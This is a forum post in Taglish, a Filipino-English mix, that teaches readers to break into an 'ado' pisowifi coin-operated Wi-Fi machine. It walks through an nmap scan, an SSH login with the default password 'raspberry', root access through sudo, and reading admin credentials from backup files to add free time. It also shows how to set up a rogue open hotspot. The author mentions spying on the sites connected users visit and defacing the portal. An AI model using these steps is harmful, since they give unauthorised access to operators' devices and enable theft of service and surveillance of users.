PH
PH
N
NzD4rkS3c

häçk ado pisowifi version 3.x.x by connecting via ssh using android.
1. Download termux from: You do not have permission to view the full content of this post. Log in or register now.
2. Install termux.
3. Open termux (make sure you have internet connection)
4. update packages:
5. install ssh client:pkg update -y && pkg upgrade -y

6. check if open ba yung ssh port:pkg install openssh nmap -y
May pag nakikita kayo na something na ganto:nmap -p 22 10.0.0.1 -T4
means open ung port ng ssh which is ung kokonnekan natin para maccess yung system ng ado..PORT STATE SERVICE
22/tcp open ssh
(naka open din to sa pisofi, diko lang alam password, but soon..), pag yung STATE is closed then.. naka close yung ssh, di ka makakaconnect.
7. connect to ssh server
type password raspberry as password.ssh pi@10.0.0.1 -p 22
Then ngayon nasa loob kana ng system ng ado.. sa mismong loob ng system. dito kung marunong ka maglinux pede mu gawin lahat, like spy sa mga nakaconnect tignan yung mga sites na pinuntahan nila.. ibahin yung page ng pisowifi gawing kung ano ano.. pero for this tut ang ituturo ko lang is kung pano magkainternet
NOTE: Dito sa baba lahat ng process dito is sa loob na ng ado pisowifi system, kapag naka connect na kayo sa SSH server. Hindi required na magroot ng cp.
GAINING INTERNET ACCESS METHODS:
METHOD #1: häçkING THE ADMIN PANEL
Since wala namang password ung root ng ado.. so switch to root instead normal user shell.
ON ADO SYSTEM: (pi@10 ~$) ganyan makikita nyo.. pagkatapos komonect sa ssh..
1. first have a root access:
yung pi@10 ~:$ magiging root@10 ~:# para di na need ng sudo kada execute ng command.sudo su
2. install packages that you will use later:
3. go to piso wifi backup:apt install unzip wget nmap -y
4. extract backup files using unzip:cd /opt/piso-wifi/backup
5. then go to backup folder:# unzip <backup filename>
6. read the files (usernames for admin panel) backup:cd <backup folder name>
and you will see the username and password for admin.cat <filename>
7. goto You do not have permission to view the full content of this post. Log in or register now. and use the username and password to add time.
METHOD #2: CREATING A OPEN HOTSPOT THAT WILL PROVIDE INTERNET FOR ALL.
1. first have a root access:
2. goto etc directory:sudo su
3. create a config file:cd /etc/hostapd/
4. start the hostpot:printf 'interface=wlan0\nssid=Free WiFi\nhw_mode=g\nchannel=7' >> hostapd-freewifi.conf
5. connect to Free WiFi.hostapd hostapd-freewifi.conf
NOTE: if the piso wifi is restarted the hotspot will disappear.
Edited
häçkED BY AndroS3c PH